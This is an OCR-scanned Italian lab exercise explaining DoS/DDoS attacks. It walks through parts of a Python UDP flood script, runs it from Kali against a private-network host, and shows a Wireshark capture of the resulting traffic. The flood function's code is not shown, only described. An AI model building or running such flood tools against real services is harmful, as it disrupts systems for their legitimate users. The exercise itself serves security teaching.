
Distribute Denial of Services

Introduzione

DDoS “Distributed Denial of Service”.
Un attacco DDoS è progettato per rendere un servizio o una risorsa non disponibile agli utenti leggitimi, svoraccaricando il sistema di destinazione del traffico, richieste o risorse in modo che non possa più gestire le richieste valide.
Il DDos coinvolge più dispositivi o punti di origine, per questo nel nostro caso si parlerà di DoS singolo dispositivo o singolo punto di origine

```
File Edit Options Buffers Tool
import socket
import random
```

Queste righe importano le librerie necessarie per il programma. "socket" rappresenta un'interfaccia di comunicazione tra due processi su una rete. Random viene utilizzato per generare dati casuali.



La funzione "udp_flood" è la responsabile dell'esecuzione dell'attacco DDoS. Prende in input l'indirizzo IP target, la porta target, le dimensioni del pacchetto e il numero di pacchetti da inviare

La funzione crea un socket UDP, genera dati casuali di dimensioni "packet_size", quindi invia "num_packets" UDP al destinatario. Infine stampa un messaggio di completamento.

```
def main():
    target_ip = input("Inserisci l'IP del target: ")
    target_port = int(input("Inserisci la porta del target: "))
    packet_size = 1024 # 1 KB
    num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))

    udp_flood(target_ip, target_port, packet_size, num_packets)
```

"Main" è il punto di ingresso del lprogramma. Chiede all'utente di inserire l'IP del destinatario, la porta del destinatario e il numero di pacchetti da inviare.
Poi chiama la funzione "udp_flood" con i parametri appropriatit.

```
if __name__ == "__main__":
    main()
```

Questo blocco di codice assicura che il programma venga eseguito solo se è stato eseguito direttamente, non se è stato importato come modulo in un altro script.

```
┌──(kali㉿kali)-[~]
└─$ python UDPfloot.py
Inserisci l'IP del target: 192.168.1.13
Inserisci la porta del target: 50000
Inserisci il numero di pacchetti da inviare: 433
UDP flood completato! 433 pacchetti da 1024 byte inviati a 192.168.1.13:50000
```

Una volta ottenuti gli input richiesti, lo script utilizza il modulo socket di Python per creare UDP e inviarli al target specificato. Utilizzando un ciclo, lo script invia il numero specificato di pacchetti.

No.	Time	Source	Destination	Protocol	Length	Info
9649	6.212598709	192.168.1.14	192.168.1.13	UDP	1066	33939 →
9650	6.213432081	192.168.1.14	192.168.1.13	UDP	1066	33939 →
9651	6.214842363	192.168.1.14	192.168.1.13	UDP	1066	33939 →
9652	6.215698135	192.168.1.14	192.168.1.13	UDP	1066	33939 →
9653	6.216624979	192.168.1.14	192.168.1.13	UDP	1066	33939 →
9654	6.217490345	192.168.1.14	192.168.1.13	UDP	1066	33939 →
9655	6.219582868	192.168.1.14	192.168.1.13	UDP	1066	33939 →

Tramite l'utilizzo di WireShark andiamo a scatturare il trafico di rete per assicurarci la buona riuscita dell'esercizio.


Thank You